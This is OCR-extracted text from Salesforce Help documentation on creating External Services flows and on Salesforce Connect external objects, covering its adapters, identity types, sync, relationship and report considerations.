
Create a Flow for Your External Service

Use a flow to perform repeatable Salesforce actions with data from your non-Salesforce service. You can create a flow to trigger the actions generated from a registered external service schema without writing code.

Before creating your external service flow, ensure that you have a working schema and have registered your service. You can use the actions for your flow based on information provided in the schema.

1. From Setup, enter `Flow` in the Quick Find box, then select **Flows**.
2. Click **New Flow** to open the Flow Designer.

Example: You want to create a flow for a credit service. Include a record lookup step so that the service accesses a specific account. You can also include a credit worthiness evaluation and a step that updates the account with the evaluation results. Your flow looks something like this one.



EDITIONS

Available in: Lightning Experience

External Services Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow triggers are not available in Lightning Experience

When the flow completes successfully, the related account and order record are updated.

SEE ALSO:

External Services (Beta)

Create a Flow

Access External Data With Salesforce Connect

Salesforce Connect lets your users view, search, and modify data that's stored outside your Salesforce org. Instead of copying the data into standard or custom objects, use external objects to access the data in real time via web service callouts.

Salesforce Connect

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

Considerations for Salesforce Connect—All Adapters

Salesforce Connect has some special behaviors and limitations.

Access Data in Another Salesforce Org with the Cross-Org Adapter for Salesforce Connect

Connect your users to data that's stored in another Salesforce org.

Access External Data with the OData 2.0 or 4.0 Adapter for Salesforce Connect

Connect your users to data that's exposed via the Open Data Protocol.

Access External Data with a Custom Adapter for Salesforce Connect

Connect your users to any data anywhere by developing your own custom adapter with the Apex Connector Framework.

Salesforce Connect

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

Traditionally, we've recommended importing or copying data into your Salesforce org to let your users access that data. For example, extract, transform, and load (ETL) tools can integrate third-party systems with Salesforce. However, doing so copies data into your org that you don't need or that quickly becomes stale.

In contrast, Salesforce Connect maps Salesforce *external objects* to data tables in external systems. Instead of copying the data into your org, Salesforce Connect accesses the data on demand and in real time. The data is never stale, and we access only what you need. We recommend that you use Salesforce Connect when:

- You have a large amount of data that you don't want to copy into your Salesforce org.
- You need small amounts of data at any one time.
- You want real-time access to the latest data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Even though the data is stored outside your org, Salesforce Connect provides seamless integration with the Force.com platform. External objects are available to Salesforce tools, such as global search, lookup relationships, record feeds, and the Salesforce1 app. External objects are also available to Apex, SOSL, SOQL queries, Salesforce APIs, and deployment via the Metadata API, change sets, and packages.


For example, suppose that you store product order information in a back-office ERP system. You want to view those orders as a related list on each customer record in your Salesforce org. Salesforce Connect enables you to set up a lookup relationship between the customer object (parent) and the external object (child) for orders. Then you can set up the page layouts for the parent object to include a related list that displays child records.

Going a step further, you can update the orders directly from the related list on the customer record. By default, external object records are read only. But you can define the external data source to enable writable external objects.

For information about using Apex DML write operations on external object records, see the *Force.com Apex Code Developer's Guide*.

Example: This screenshot shows how Salesforce Connect can provide a seamless view of data across system boundaries. A record detail page for the Business_Partner external object includes two related lists of child objects. The external lookup relationships and page layouts enable users to view related data from inside and from outside the Salesforce org on a single page.

- Account standard object (1)
- Sales_Order external object (2)



Salesforce Connect Adapters

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

Identity Type for External Data Sources

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

Record IDs for Salesforce Connect External Objects

The first time a data row is retrieved from an external system, the external object record is assigned a Salesforce ID. Each record ID remains associated with the same external data row, unless the external object is deleted from the org.

SEE ALSO:

External Object Relationships

Considerations for Salesforce Connect—All Adapters

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

Set Up Salesforce Connect to Access External Data with a Custom Adapter

Salesforce Connect Adapters

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

These adapters are available for Salesforce Connect.

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Cross-org	Uses the Force.com REST API to access data that's stored in other Salesforce orgs.	No callout limits. However, each callout counts toward the API usage limits of the provider org. *Salesforce Help*: API Usage Considerations for Salesforce Connect—Cross-Org Adapter *Salesforce Limits Quick Reference Guide*: API Requests Limits
OData 2.0 OData 4.0	Uses Open Data Protocol to access data that's stored outside Salesforce. The external data must be exposed via OData producers.	*Salesforce Help*: General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Custom adapter created via Apex	You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren't suitable for your needs. A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.	*Apex Developer Guide*: Callout Limits and Limitations *Apex Developer Guide*: Execution Governors and Limits

SEE ALSO:

- Salesforce Connect
- OData 2.0 or 4.0 Adapter for Salesforce Connect
- Cross-Org Adapter for Salesforce Connect
- Custom Adapter for Salesforce Connect

Identity Type for External Data Sources

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

If you select **Named Principal**, your organization uses only one login account on the external system.

If you select **Per User**, your organization uses multiple login accounts on the external system. Each of your users can have a unique set of credentials, or you can group your users—for example, by function or business unit—and have each group share a set of credentials. After you grant user access to the external data source through permission sets or profiles, users can set up and manage their own authentication settings for the external system.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

	Identity Type is Named Principal	Identity Type is Per User
To access the external system's...	**The system uses the credentials that are defined in the...**	
Data (search or view external objects)	External data source definition	User's personal authentication settings for the external system

	Identity Type is Named Principal	Identity Type is Per User
To access the external system's...	**The system uses the credentials that are defined in the...**	
Metadata (sync to create external objects)	External data source definition	External data source definition

SEE ALSO:

- Define an External Data Source for Salesforce Connect—Cross-Org Adapter
- Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter
- Define an External Data Source for Salesforce Connect—Custom Adapter
- Grant Access to Authentication Settings for External Data Sources
- Store Authentication Settings for External Systems

Record IDs for Salesforce Connect External Objects

The first time a data row is retrieved from an external system, the external object record is assigned a Salesforce ID. Each record ID remains associated with the same external data row, unless the external object is deleted from the org.

Note: Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Record IDs and External IDs for External Objects in Salesforce Connect—Cross-Org Adapter
- Salesforce Connect

Considerations for Salesforce Connect—All Adapters

Salesforce Connect has some special behaviors and limitations.

Also review the considerations for each Salesforce Connect adapter that you use.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Salesforce Compatibility Considerations for Salesforce Connect—All Adapters
  Some Salesforce features and functionality have special behaviors or aren't available for Salesforce Connect external objects.
- Sync Considerations for Salesforce Connect—All Adapters
  When you validate and sync an external data source, some special behaviors and limitations apply.
- Relationship Considerations for Salesforce Connect—All Adapters
  Lookup, external lookup, and indirect lookup relationships have some special behaviors and limitations.
- Report Considerations for Salesforce Connect—All Adapters
  Special behaviors and limitations apply to reports that include external objects.

Record Feed Considerations for Salesforce Connect—All Adapters

Chatter feeds on external objects have some special behaviors and limitations.

API Query Considerations for Salesforce Connect—All Adapters

Special behaviors and limitations apply to `queryAll()` and `queryMore()` calls on external data.

Search Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect searches of external objects.

SOSL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOSL access to external data.

SOQL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOQL access to external data.

Writable External Objects Considerations for Salesforce Connect—All Adapters

Understand the limits and considerations for using Salesforce Connect to create, update, and delete data that's stored outside your Salesforce org.

Packaging Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect packaging of external data sources and their dependent external objects and custom fields.

Lightning Experience Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Lightning Experience app, but some requirements and special behaviors apply.

Salesforce1 Considerations for Salesforce Connect—All Adapters

Users can view and search external objects from the Salesforce1 app, but some special behaviors and limitations apply.

Console Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Salesforce Console in Salesforce Classic, but some requirements and limitations apply.

Communities Considerations for Salesforce Connect—All Adapters

Users can access external objects from communities, but some requirements and limitations apply.

General Limits for Salesforce Connect—All Adapters

Understand the limits for using Salesforce Connect.

SEE ALSO:

Considerations for Salesforce Connect—Cross-Org Adapter

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Considerations for Salesforce Connect—Custom Adapter

Salesforce Compatibility Considerations for Salesforce Connect—All Adapters

Some Salesforce features and functionality have special behaviors or aren't available for Salesforce Connect external objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- The following features aren't available for external objects.
  - Activities, events, and tasks
  - Apex sharing reasons
  - Apex triggers
  - Approval processes
  - Attachments
  - Field history tracking
  - Flows (Visual Workflow)
  - Global picklist value set
  - Merge fields
  - Notes
  - Processes (Process Builder)
  - Record-level security (sharing)
  - Record types
  - Schema Builder
  - Validation rules
  - Workflow rules
- Formulas and roll-up summary fields can't reference fields on external objects.
- The following custom field types aren't available for external objects.
  - Auto-number (available only with the cross-org adapter for Salesforce Connect)
  - Currency
  - Formula
  - Geolocation
  - Master-detail relationship
  - Picklist (available only with the cross-org adapter for Salesforce Connect)
  - Picklist (multi-select)
  - Roll-up summary
  - Text (encrypted)
  - Text Area (rich)
- The following behavior applies to fields on external objects.
  - Default field values aren't available for custom fields on external objects.
  - External object field values are displayed without leading and trailing spaces. Keep this behavior in mind when you filter by a field that contains leading or trailing spaces.

    For example, include the leading and trailing spaces in the following SOQL query to match the values that are stored in the external system. However, the spaces aren't displayed in the query results.

    ```
    SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
    ```

  - When a user or the Force.com platform edits a custom field on an external object record, leading and trailing spaces are removed from the field value.
  - For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce org. To avoid truncated text field values, increase the length for the text field on the external object.
  - For number fields on external objects, ensure that the specified length can contain all digits to the left of the decimal point in external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce org. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.
- In change sets, external objects are included in the custom object component.
- In the Metadata API, external objects are represented by the CustomObject metadata type.

Also review the considerations for each Salesforce Connect adapter that you use.

Salesforce Compatibility Considerations for Salesforce Connect—Cross-Org Adapter

Some Salesforce features and functionality have special behaviors or aren't available for external objects that are associated with an external data source of type `Salesforce Connect: Cross-Org`.

SEE ALSO:

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

API Usage Considerations for Salesforce Connect—Cross-Org Adapter

Apex Considerations for Salesforce Connect—Custom Adapter

Salesforce Compatibility Considerations for Salesforce Connect—Cross-Org Adapter

Some Salesforce features and functionality have special behaviors or aren't available for external objects that are associated with an external data source of type `Salesforce Connect: Cross-Org`.

- The cross-org adapter for Salesforce Connect can access only queryable objects in the provider org. If you define an external object whose table name specifies an object that can't be queried, your users and the Force.com platform can't access that external object.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Salesforce Compatibility Considerations for Salesforce Connect—All Adapters

Cross-Org Adapter for Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Sync Considerations for Salesforce Connect—All Adapters

When you validate and sync an external data source, some special behaviors and limitations apply.

- Syncing creates or overwrites Salesforce external objects that map to the external system's schema. Syncing doesn't copy any data into your Salesforce org or write data from your org to the external system.
- Each org can have up to 200 external objects. External objects don't count toward the limit for custom objects. Syncing fails if it causes your org to exceed 200 external objects.
- Object names must be unique across all standard, custom, and external objects in the org. Syncing fails if it tries to create an external object with an API name that conflicts with that of an existing object in the org. If syncing fails for this reason, determine whether the existing object is needed. If not, delete that object, and then sync.

  If the object is needed, change the API name of the existing object to no longer conflict with the table that you're trying to sync. However, if the existing object is an external object that was previously synced, you can't resync it. Manually update the external object and its fields as needed for schema changes on the external system.

  Tip: We recommend that you create your external data sources and external objects in a Developer Edition org. Then use managed packages to deploy the external data sources and external objects to your other orgs. Doing so prevents your external object names from conflicting with other objects in your org by applying a namespace prefix.

- Syncing is a one-time process. If the external system's schema is changed, the changes aren't automatically synced to your Salesforce org. Resync the objects to reflect the changes in the external system.
- Each external object that's created via syncing has its `Deployment Status` set to In Development. When you're ready to expose an external object to users, set its `Deployment Status` to Deployed. Resyncing an external object doesn't change its deployment status.
- When you resync an external object:
  - The `Display URL Reference Field` is set to None.
  - If a custom field has the `Is Name Field` attribute, the attribute is removed. The `External ID` standard field is used as the name field of the external object.
- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object.

  For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.
- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Salesforce Connect adapter that you use.
- For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce org. To avoid truncated text field values, increase the length for the text field on the external object.
- For number fields on external objects, ensure that the specified length can contain all digits to the left of the decimal point in external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce org. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Also review the considerations for each Salesforce Connect adapter that you use.

Sync Considerations for Salesforce Connect—Cross-Org Adapter
When you validate and sync an external data source of type `Salesforce Connect: Cross-Org`, some special behaviors and limitations apply.

Sync Considerations for Salesforce Connect—OData 2.0 or 4.0 Adapter
When you validate and sync an external data source of type `Salesforce Connect: OData 2.0` or `Salesforce Connect: OData 4.0`, some special behaviors and limitations apply.

Sync Considerations for Salesforce Connect—Custom Adapter
When you validate and sync an external data source of type `Salesforce Connect: Custom`, some special behaviors and limitations apply.

SEE ALSO:

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

Deployment Status for Custom Objects and External Objects

Sync Considerations for Salesforce Connect—Cross-Org Adapter

When you validate and sync an external data source of type `Salesforce Connect: Cross-Org`, some special behaviors and limitations apply.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Which objects and fields can be synced is determined by the object permissions and field permissions of the provider org's user whose credentials are defined in the external data source definition. See User Access to External Data in Salesforce Connect—Cross-Org Adapter on page 5646.
- Only queryable objects can be synced.
- You can't sync an object whose API name contains 38 or more characters. An external object's name can't exceed 40 characters, including the automatically appended `__x` suffix. See API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter on page 5644.
- These field types aren't synced.
  - Encrypted text
  - Rich text area
- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts. All other synced fields are automatically added to the default page layout.
- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.
- Hierarchical, lookup, and master-detail relationship fields are synced. However, they become text fields in the subscriber org, and their values appear as IDs, not as record names.

  For example, suppose that we sync the Account object. When we view the Acme Wireless account in the provider org, the value of the Account Owner (`Account.OwnerId`) field appears as John Smith. When we view the equivalent account in the subscriber org, the value for the (`Account__x.OwnerId__c`) field appears as 005B00000019eapIAA.
- You can use external lookup relationships in the subscriber org to mirror lookup relationships in the provider org. For each lookup relationship that you want to bring into the subscriber org, sync the parent and child objects. Each lookup relationship field becomes

a text field on the subscriber org. Change the field type of the sync-created text field to External Lookup Relationship. When specifying the parent of the external lookup relationship, select the external object that corresponds to the parent object in the provider org.

- The names and labels of synced fields on the subscriber org are derived from the API names—not the labels—of the fields on the provider org. For example, the Account object in the provider org has the Account Owner (`OwnerId`) standard field. If we sync the Account object, the `Account__x.OwnerId__c` field in the subscriber org has the label "Owner ID" and the name "OwnerId."

Important: When you select the provider org objects to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, the subscriber org has an external object whose object name (for example, `Account__x`) associates it with the object in the provider org (for example, `Account`). If you select the object and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email_c__c`) associates it with a field on the provider org (for example, `Email__c`).
- Any other custom fields on the external object remain as they are, including:
  - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
  - Manually added custom fields whose API names aren't associated with fields on the provider org's object.

If no Synced check mark appears, and you sync the object, a new external object is created in the subscriber org.

For example, the object name is changed on the provider org to no longer be associated with the object name of the external object on the subscriber org. Syncing that object creates a new external object on the subscriber org. We recommend that you change the object name of the existing external object to match the updated object name on the provider org before you sync.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

Sync Considerations for Salesforce Connect—All Adapters

Cross-Org Adapter for Salesforce Connect

Sync Considerations for Salesforce Connect—OData 2.0 or 4.0 Adapter

When you validate and sync an external data source of type `Salesforce Connect: OData 2.0` or `Salesforce Connect: OData 4.0`, some special behaviors and limitations apply.

- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.
- For a list of supported OData types, see "OData Type Mapping" in the Salesforce Help.

Important: When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your org has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Any other custom fields on the external object remain as they are, including:
  - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
  - Manually added custom fields whose API names aren't associated with table column names.

If no Synced check mark appears, and you sync the table, a new external object is created in your org. The new external object's object name matches the table name.

For example, if the table name is changed on the external system to no longer match the object name of the external object, syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name on the external system before you sync that table.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Sync Considerations for Salesforce Connect—All Adapters

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

OData 2.0 or 4.0 Adapter for Salesforce Connect

OData Type Mapping

Sync Considerations for Salesforce Connect—Custom Adapter

When you validate and sync an external data source of type `Salesforce Connect: Custom`, some special behaviors and limitations apply.

- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa. For an external data source of type Salesforce Connect: Custom, search is enabled when the custom adapter's `DataSource.Provider` class declares the `DataSource.Capability.SEARCH` capability.

Important: When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your org has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).
- Any other custom fields on the external object remain as they are, including:
  - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
  - Manually added custom fields whose API names aren't associated with table column names.
- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa. For an external data source of type Salesforce Connect: Custom, search is enabled when the custom adapter's `DataSource.Provider` class declares the `DataSource.Capability.SEARCH` capability.

If no Synced check mark appears, and you sync the table, a new external object is created in your org. The new external object's object name matches the table name.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

For example, suppose you change the table name in the custom adapter's `DataSource.Connection` class to no longer match the object name of the external object. Syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name in the `DataSource.Connection` class before you sync that table.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Sync Considerations for Salesforce Connect—All Adapters

Define an External Data Source for Salesforce Connect—Custom Adapter

Custom Adapter for Salesforce Connect

Relationship Considerations for Salesforce Connect—All Adapters

Lookup, external lookup, and indirect lookup relationships have some special behaviors and limitations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Only lookup, external lookup, and indirect lookup relationships are available for external objects. No other relationship types are supported.
- Depending on the availability of the external system, related lists of child external objects may load slowly when users view the parent record detail pages.
- Relationships that involve external objects allow users to create child records from the record detail pages of parent records. However, the relationship field on each new child record isn't automatically populated to identify the parent record.
- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object.

  For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.
- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Salesforce Connect adapter that you use.
- Cascade-delete isn't available for external object relationships.
- In Salesforce Classic only:
  - Indirect lookup relationship fields don't display the expected names of parent records. Instead, each indirect lookup field displays the value of the target field on the parent object. To find related records, target field values are matched against the values of the indirect lookup relationship field on the child object. The target field, which has the `External ID` and `Unique` attributes, is selected when an indirect lookup field is created.
  - External lookup relationship fields don't always display the expected names of parent records. If your org has previously retrieved the parent record, the external lookup relationship field displays the name as expected. Otherwise, the external lookup field displays either the parent object ID or the value of the parent object's `External ID` standard field. The latter appears by default. If, however, a custom field on the parent object has the `Is Name Field` attribute, the parent object ID is displayed. If you see an ID in an external lookup field, reload the page to replace the ID with the name.

- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `External ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `External ID` and `Unique` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- With external lookup and indirect lookup relationships, the parent record appears as a clickable link in the relationship field on the child record. If the child record is viewed by a user who doesn't have access to the parent record, the parent record appears in the relationship field as plain text instead of a link.
- Lookup filters aren't available for external lookup relationship fields.
- Indirect lookup relationship fields can be created on external objects only.
- Only objects that have a custom field with the `External ID` and `Unique` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.
- If the external system uses case-sensitive values in the specified External Column Name, make sure that the parent object field is also case-sensitive. When you define the parent object's custom field, select **External ID**, **Unique**, and **Treat "ABC" and "abc" as different values (case sensitive)**.

SEE ALSO:

External Object Relationships

Sync Considerations for Salesforce Connect—All Adapters

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

Report Considerations for Salesforce Connect—All Adapters

Special behaviors and limitations apply to reports that include external objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Depending on network latency and the availability of the external system, reports that include an external object can take a long time to run.
- When you run a report, your org performs a request callout for each external object in the report.
- When you run a report that's in the joined format, your org performs separate request callouts for each block.
- If the URL of a report callout approaches or exceeds 2 KB, your org splits the request into multiple HTTP calls, with each URL being less than 2 KB.
- When a report includes an external object, the report fetches up to 2,000 records for the primary object. This limit applies regardless of whether the primary object is a standard, custom, or external object.
  - If the report has no child objects, the total number of rows is 2,000 or fewer.
  - If the report has a child object, the total number of rows can be greater or less than 2,000, depending on how many child records are fetched.
- As is true for all callouts for external objects, report callouts are limited by the Salesforce Connect adapters in use.

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Cross-org	Uses the Force.com REST API to access data that's stored in other Salesforce orgs.	No callout limits. However, each callout counts toward the API usage limits of the provider org. *Salesforce Help*: API Usage Considerations for Salesforce Connect—Cross-Org Adapter *Salesforce Limits Quick Reference Guide*: API Requests Limits
